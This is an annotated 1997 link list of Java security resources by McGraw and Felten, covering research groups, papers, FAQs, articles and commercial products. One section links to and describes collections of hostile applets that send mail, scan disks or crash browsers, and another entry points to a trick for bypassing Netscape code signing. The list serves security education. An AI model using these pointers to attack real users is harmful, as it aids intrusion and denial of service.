<u>AZtech: Java Security</u>	Steve Gibbons, an independent consultant, has a nice collection of Java Security information. He first postulated the DNS bug.
<u>Java Security at UC Davis</u>	A list of Java security resources provided by Steven H. Samorodin of the UC Davis Security lab.
<u>Java InSecurity</u>	A page of information put together by Patricia Evans (a grad student at the University of Victoria).
<u>NC State Java Security</u>	The SHANG group works on Internet security issues as well. Some mfo on a system named LAVA.
<u>Godmar Back's Java Security Pane</u>	A page devoted to Java Security. Includes pointers to talk slides, and a few pointers to related websites.
<u>Spaf's Hotlist, Security in Java</u>	Gene Spafford's Security hotlist entry for Java security. A bit out of date, but the rest of the list is amazing!
<u>Security for Extensible Systems</u>	A research group at the University of Washington interested in extensible systems (like Java) in which code can be added to a running system in almost arbitrary fashion, and it can interact through low latency (but type safe) interfaces with other code.
<u>The Kimera group at the University of Washington</u>	A research group at the University of Washington implementing a new Java security architecture based on factored components for security, performance, and scalability. See their <u>Security Flaws in Java</u> page.
<u>Naval Postgraduate School Languages Group</u>	This group is investigating advanced type systems, especially as related to secure mobile code. The helped organize the <u>DARPA Workshop on Foundations for Secure Mobile Code</u>
<u>Arizona's Sumatra Project</u>	Research on mobile code. See especially the <u>Java Hall of Shame</u> .
<u>Gateway to Information Security</u>	A hotlist of sorts with pointers to a few other sites.
<u>Focus on Java: Java Security</u>	The Mining Company has a nice collection of pages about Java. This  one has links to a few security sites. Web ads galore...argh.
<u>The JAWS Project</u>	JAWS (Java Applets With Safety) is an ACSys project using theorem-proving technology to analyse safety and security properties of Java applets. Java down under.
<u>Li Gong's Java Security Home Pane</u>	A collect& of pointers put together by Javasoft's esteemed Java Security Architect. Sparse.

Frequently Asked Questions

<u>Frequently Asked Questions - Applet Security</u>	JavaSoft's Java Security FAQ. Pointers to all known bugs . What applets can't do.
<u>JavaSoft: Denial of service</u>	What JavaSoft has to say about denial of service attacks.
<u>WWW Security FAQ (Java section)</u>	Some questions about Java Security answered.
<u>Microsoft Web Executable Security Advisor</u>	A set of pages that is to be devoted to Web security issues and alerts. Definite Microsoft spin...use appropriate filters.
<u>Microsoft's Known Issues in Internet Explorer Java Support</u>	The official page for Internet Explorer and Java security problems and patches. The Microsoft point of view.
<u>The Unofficial Microsoft Internet Explorer Security FAQ</u>	Unofficial MSIE Security FAQ by Scott Schnoll. A bit more grounded in reality.
<u>How the Applet Network Security Policy works</u>	If you wonder how Java might interact with a Proxy server, this is the place to look.
<u>Java Glossary</u>	A comprehensive Java glossary.
<u>Activating Codebase Principals</u>	Sneaky Java trick for bypassing the Netscape code-signing stage in the development cycle.
<u>Java Security Archive</u>	A ton of Java security Q/A from the Javasoft discussion. Beware of spin.

Technical Papers

<u>Low Level Security in Java</u>	<u>Frank Yellin's</u> seminal paper on low-level details of Java Security.
<u>Joseph Bank's Java Security paper</u>	One of the first papers to appear on Java Security. Nice introduction to executable content. Excellent paper.
<u>Java Security: From HotJava to Netscape and Beyond</u>	The original IEEE Java Security paper by the Princeton Team. An excellent reference.
<u>Blocking Java Applets at the Firewall</u>	A paper by David Martin (Boston University), S. Rajagopalan (Bellcore), and Aviel Rubin (Bellcore) exploring the idea of using a firewall to protect against hostile applets.
<u>Java Security: Weaknesses and Solutions</u>	An HTML paper by Jean-Paul Billon translated (sort of) from French.
<u>Security Breaches in the JDK 1.1 beta2 security API</u>	Another technical opus by Billon . This one is about serialization and private keys.
<u>The Java Security Reference Model for 1.0.2</u>	This report provides the security reference model for the Java Developer's Kit (JDK) version 1.0.2. The model defines the fundamental security requirements for the Java environment, serves as a basis for a security test plan, and is a first step toward further assurance documentation and analysis. An important piece of work in Java security.
<u>The Security of Static Typing with Dynamic Linking</u>	A paper by Drew Dean of Princeton, To appear in Proceedings of the Fourth ACM Conference on Computer and Communications Security, April 1997.
<u>Work on the Java Type System</u>	A paper by Sophia Drossopoulou and Susan Eisenbach to be presented at the 11th European Conference on Object Oriented Programming, June 1997.
<u>Defensive Java Virtual</u>	A formal model of a subset of the Java Virtual Machine (JVM) built using ACL2, a mathematical logic. Formal analysis is underway. This

<u>Defensive Java Virtual Machine Version 0.5 alpha Release</u>	using ACL2, a mathematical logic. Formal analysis is underway. This research is sponsored by JavaSoft and is being carried out by Computational Logic, Inc. (CLI).
<u>A Comparison between Java and ActiveX Security</u>	A paper by David Hopwood presented at the Compsec '97 - the 14th World Conference on Computer Security, Audit and Control.
<u>Extensible Security Architectures for Java</u>	A paper by the Princeton Team (Wallach , Balfanz , Dean , and Felten) about security policies, extensible systems, and the real world .
<u>Java is not type-safe</u>	A paper by ATT researcher Vijay Saraswat explaining why Java is not type safe. Type safety is the cornerstone of Java security.
<u>Experience with Secure Multi-Processing in Java</u>	Princeton Team member Dirk Balfanz teams up with JavaSoft's Li Gong discuss how a Java VM might grow up to be multi-user.
<u>Implementing Protection Domains in the Java Development Kit 1.2</u>	By L. Gong and R. Schemers. Published in Proceedings of the Internet Society Symposium on Network and Distributed System Security, San Diego, California, March 1998.
<u>Going Beyond the Sandbox: An Overview of the New Security Architecture in the Java Development Kit 1.2</u>	By L. Gong, M. Mueller, H. Prafullchandra , and R. Schemers. Published in Proceedings of the USENIX Symposium on Internet Technologies and Systems, Monterey, California, December 1997.

Popular Articles and Talks

<u>Java Security Articles</u>	This page is a collection of articles written by or about the Java Security book. Many are hyperlinked to Web sites. Publications include Byte, JavaWorld, and C!Net. (You can <u>sign up</u> for notification about future articles.) 
<u>lectures and talks promoting the Java Security book</u>	This includes bookstore signings, on-line chats, radio, trade shows and academic lectures by Ed Felten and Gary McGraw.
<u>Java(tm) and JavaSoft Products</u>	JavaSoft's Documentation page. Includes information on getting Java specs.
<u>JavaSoft FORUM on Java Security</u>	A discussion of Java Security issued hosted by JavaSoft and including several prominent security researchers.
<u>Java Security: Whose Business is it?</u>	Mark La Due's article about hostile applets. In our terminology, this is really all about malicious applets and their implications for business.
<u>Jim Roskind talk on Java Security</u>	Pointers to HTMLized powerpoint slides from a talk on Java Security given by 'Net scape'r Java Security architect.
<u>Java Security</u>	Chapter 14 of "WWW Beyond the Basics" a Web book by Virginia Tech students. This web-based document by Vijay Sureshkumar offers a concise overview of some security issues and provides a quick introduction to the security model.
<u>Security for Java Programmers: An Introduction</u>	Jay Heiser's 2/97 article from the Java Developers Journal. Introductory.
<u>Belgian Java</u>	

<u>Users's Group Security Links</u>	An especially good place to find links to Java crypto stuff.
<u>Java Security Model: Java Protection Domains</u>	A handout from JavaSoft which briefly explains the new security model,
<u>Introduction To Capability Based Security</u>	A Web-based tutorial from Electric Communities.
<u>Object Signing CodeStock Notes</u>	Netscape developer information about signing code (including Java). Also see <u>Netscape Object Signing</u> .
<u>Secure Computing with Java: Now and The Future</u>	A white paper from JavaSoft explaining Java Security. Looks suspiciously like our book in places. Hmm.
<u>Java's security architecture</u>	An overview of the JVM's security model and a look at its built-in safety features.
<u>Security and the class loader architecture</u>	A look at the role played by class loaders in the JVM's overall security model
<u>Security and the class verifier</u>	A look at the role played by the class verifier in the JVM's overall security model
<u>Java security: How to install the security manager and customize your security policy</u>	Learn about the security manager and the Java API, what remains unprotected by the security manager, and security beyond the JVM architecture
<u>Code Signing for Java Applets Articles</u>	A home-grown article by Dan Grisom explaining how to sign Java code. I wrote a <u>couple of articles</u> for <u>developer.com</u> about code signing too. See the <u>Java Security page</u>
<u>Javaworld's Java Security Books list</u>	An exhaustive list of Java security books (including etherbooks and non-existent titles). We'll give you one guess which one we think is best!
<u>Signing Applets for Internet Explorer and Netscape Navigator</u>	An article by Joseph Bowbeer from June 97 (JDK 1.1 days).
<u>IBM white papers</u>	A handful of IBM white papers and articles on Java security issues.
<u>Directions in Java Security: The JDC Interviews JavaSoft Security Guru Li Gong</u>	Cheese, but interesting cheese. You'll have to register as a Java Developer to see this interview.

Hostile Applets and Other Toys

<u>Mark LaDue's Hostile Applets Home Page</u>	A collection of increasingly hostile applets put together by Mark LaDue , a graduate student at Georgia Tech. In our terminology, these are all malicious applets. Also see <u>Nasty Java Applets</u> which provides another set of LaDue sources. Georgia Tech kicked Mark off their site, so his page is now hosted by <u>Reliable Software Technologies</u> , though Mark retains complete editorial control over content and RST does not endorse or necessarily agree with his opinions.
<u>Mocha - the Java decompiler</u>	Decompilation is easy because of byte code's standard format. The Mocha decompiler was once the best around. This page may disappear.
<u>The Hostile Mail Applet Page</u>	WARNING: Jim Buzbee's first malicious applet sends mail somewhere unknown, from YOUR machine.
<u>File Scanner</u>	WARNING: Jim Buzbee's malicious applet scans your diskdrive to see if particular files exist.
<u>Web Grafitti</u>	These students at Berkeley have some ideas about mis-using Java in various ways.
<u>A tiny (killer App)let</u>	Brought to you by the Naval Postgraduate school. WARNING: This applet will crash your browser.
<u>Netscape Browser/Java Applet Security Bug</u>	Redirect attack take one. This hole has been plugged.
<u>MSIE Java Security Hole</u>	This applet, brought to you by Ben Mesander, colludes with an evil Website to send an HTTP redirect that apparently works only against MSIE. Ben's work was featured in a C!Net news story.
<u>the crapplet</u>	Can't say that I've checked this one out, but it claims to do nasty things. Sounds like a typical DoS .

Commercial Links

Note: We will avoid reviewing products for commercial enterprises in this section. These links are not endorsements; they are provided solely for completeness. Contact us for more information.

DeepCover for Java	Reliable Software Technologies offers an advanced Java code coverage tool. RST recently released AssertMate too.
Finjan Software	Finjan Software produces two products SurfinShield and SurfinGate . Finjan recently formed a Technical Advisory Board .
MindQ Home Page	MindQ offers a CD-ROM about Java Security.
Maximized software	Offers the WebReferee product.
Phaos Technology	SSLAVA secure socket layer API classes.
Digitivity	Technology for more secure mobile code.
Esafe	Offers the <i>Protect</i> product for on-line PCs.
Acme.Crypto	FREE crypto classes from Jef Poskanzer.
J/Crypto	The first cryptographic class library designed for commercial Java applications. Written and sold by Baltimore Technologies.
Java-crvntlib	The FREE Java-cryptlib allows you to write platform mdependent crypto programs.
JavaTM Cryptography Extension	JavaSoft's JCE is an extension package to the JDK. North American distribution only (export control bites).
Java Cryptography Toolkit	Commercial encryption classes. Free for personal use only.
JCP Security Products	JCP Crypto Development Kit a cryptography API for Java.
X-Ray Vision	Another applet blocking product.
FlexxGuard	And guess what, big blue does it too! Applet regulation must have a market somewhere.
Security 7	Security7 claims to be able to stop active content too. Yippee.
Advanced Computer Research Online	Make the secure4u widget. Yet another hostile code "stopper".
Aphah	Aphah makes an outstanding decompiler. Now that mocha is defunct, this is the place to turn.

Mostly Harmless

Java security mechanisms	A page of information about Java Security mechanisms. Partly useful.
SunSite@UTK Java Security	Several links to Java Security sites. Includes bug info. Partly useful.
Eric Williams: Java Applet Security - S o c k e t s	An alleged bug in the sockets implementation explained. Partly useful.
Java. JavaScript and ActiveX Screening modification	How to modify the Firewall Toolkit to screen some Java applets. Not a complete solution, and useful only to some.
Wei Wang (et al): Java Security	Not a great paper, but it's out there. Written for a class project.
DigiCrime	Is this a joke? Probably.

Bad Java Security Links

<u>Deadly Black Widow on the Web: Her Name is JAVA</u>	Online Business Consultant's very bad and misleading missive. Ignore.
<u>Black Widows --- Sun Déclaræ r</u>	Online Business Consultant's second very bad and misleading missive. Ignore.
<u>Be Afraid...Be Very Afraid</u>	The title should tell it all. Using scare tactics to drum up business is not a reasonable approach to computer security. OBC does it again.

Note: The opinions expressed on this page are the opinions of Gary McGraw and Ed Felten. Statements made on this page should not be construed as having come from our employers or our publishers. We welcome correspondence, see the [Java Security](#) page for e-mail addresses.

Join the [Java Lobby](#) 

Copyright © 1997, Gary McGraw and Edward **Felten**